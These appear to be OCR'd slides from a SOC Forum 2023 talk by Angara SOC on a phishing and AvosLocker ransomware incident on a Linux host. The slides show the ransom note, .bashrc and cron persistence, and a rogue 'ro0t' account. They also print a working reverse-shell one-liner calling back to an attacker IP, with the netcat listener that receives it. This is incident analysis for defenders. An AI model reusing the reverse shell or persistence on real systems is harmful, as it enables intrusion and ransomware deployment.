
«Паук» закрепления в Linux




Инцидент Phishing



Инцидент Phishing



Инцидент Phishing



Инцидент Phishing

README_FOR_RESTORE


home > user > Desktops > Desktop1 > README_FOR_RESTORE

```
Attention!
Your files have been encrypted.
We highly suggest not shutting down your computer in case encryption process is not finished, as your files may get corrupted.
In order to decrypt your files, you must pay for the decryption key & application.
You may do so by visiting us at http://avosjon4pfh3y7ew3jdwz6ofw7lljcxlbk7hcxxmnxlh5kvf2akcqjad.onion.
This is an onion address that you may access using Tor Browser which you may download at https://www.torproject.org/download/
Details such as pricing, how long before the price increases and such will be available to you once you enter your ID presented to you below in this note in
our website.
Contact us soon, because those who don't have their data leaked in our press release blog and the price they'll have to pay will go up significantly.
The corporations whom don't pay or fail to respond in a swift manner can be found in our blog, accessible at http://
avosqxh72b5ia23dl5fgwcpndkctuzqvh2iefk5imp3pi5gfhel5klad.onion



Your ID: c6d638723dc26f22ad43c23e39a6d9ac6988a6497a3a8535b3bb02548da671e3
```

Инцидент Phishing



Инцидент Phishing

```
# colored GCC warnings and errors
#export GCC_COLORS='error=01;31:warning=01;35:note=01;36:caret=01;32:locus=01:quote=01'

# some more ls aliases
#alias ll='ls -l'
#alias la='ls -A'
#alias l='ls -CF'

# Alias definitions.
# You may want to put all your additions into a separate file like
# ~/.bash_aliases, instead of adding them here directly.
# See /usr/share/doc/bash-doc/examples in the bash-doc package.

if [ -f ~/.bash_aliases ]; then
    . ~/.bash_aliases
fi

# enable programmable completion features (you don't need to enable
# this, if it's already enabled in /etc/bash.bashrc and /etc/profile
# sources /etc/bash.bashrc).
if ! shopt -oq posix; then
  if [ -f /usr/share/bash-completion/bash_completion ]; then
    . /usr/share/bash-completion/bash_completion
  elif [ -f /etc/bash_completion ]; then
    . /etc/bash_completion
  fi
fi
/var/log/AvosLocker.elf 50 /home
user@astra:~$
```

Инцидент Phishing

```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 6666
listening on [any] 6666 ...
connect to [10.11.92.11] from (UNKNOWN) [10.11.92.10] 42830
bash: не удаётся задать группу процесса терминала (1595): Неприменимый к данному устройству ioctl
bash: этот командный процессор не может управлять заданиями
bash: /var/log/AvosLocker.elf: Нет такого файла или каталога
user@astra:~$ exit
exit
exit

┌──(kali㉿kali)-[~]
└─$ nc -nlvp 6666
listening on [any] 6666 ...
connect to [10.11.92.11] from (UNKNOWN) [10.11.92.10] 49538
bash: не удаётся задать группу процесса терминала (1728): Неприменимый к данному устройству ioctl
bash: этот командный процессор не может управлять заданиями
bash: /var/log/AvosLocker.elf: Нет такого файла или каталога
user@astra:~$
```

Инцидент Phishing

```
user@astra:~$ crontab -l
* * * * * /var/tmp/reverse_shell.sh
user@astra:~$ cat /var/tmp/reverse_shell.sh
#!/bin/bash
/bin/bash -i >& /dev/tcp/10.11.92.11/6666 0>&1 &
user@astra:~$
```


Инцидент Phishing

```
user@astra:~$ cat /etc/passwd |tail
sshd:x:108:65534::/run/sshd:/usr/sbin/nologin
ntp:x:109:121::/nonexistent:/usr/sbin/nologin
Debian-exim:x:110:122::/var/spool/exim4:/usr/sbin/nologin
nm-openvpn:x:111:124:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
hplip:x:112:7:HPLIP system user,,,:/run/hplip:/bin/false
logcheck:x:113:125:logcheck system account,,,:/var/lib/logcheck:/usr/sbin/nologin
avahi:x:114:126:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
user:x:1000:1000:user,,,:/home/user:/bin/bash
systemd-coredump:x:998:998:systemd Core Dumper:/:/usr/sbin/nologin
ro0t:x:1001:1002::/home/ro0t:/bin/bash
user@astra:~$
```

Инцидент Phishing

```
user@astra:~$ ls -al ///home/user/Музыка/
итого 1596
drwxr-xr-x  2 user user    4096 сен 21 15:44 .
drwx------ 18 user user    4096 сен 21 15:36 ..
-rwxr-xr-x  1 root root 1619392 сен 21 15:44 AvosLocker.elf
-rw-r--r--  1 user user     107 сен 18 21:57 .directory
user@astra:~$ ls -al ///home/user/Документы/
итого 1596
drwxr-xr-x  2 user user    4096 сен 21 15:44 .
drwx------ 18 user user    4096 сен 21 15:36 ..
-rwxr-xr-x  1 root root 1619392 сен 21 15:44 AvosLocker.elf
-rw-r--r--  1 user user     121 сен 18 21:57 .directory
user@astra:~$
```

Инцидент Phishing



SOC FORUM 2023

Выводы

Относитесь к информационной безопасности своей информационной инфраструктуры как к своей личной безопасности. Используйте средства защиты информации и мониторьте события ИБ.

Эти меры позволят вам сохранить свою информационную инфраструктуру в безопасности.

SOC FORUM 2023

ANGARA SOC

+7 495 269-26-07
https://www.angaramss.ru/soc/

Москва,
ул. Василисы Кожиной, 1,
корп. 1 (БЦ Парк Победы)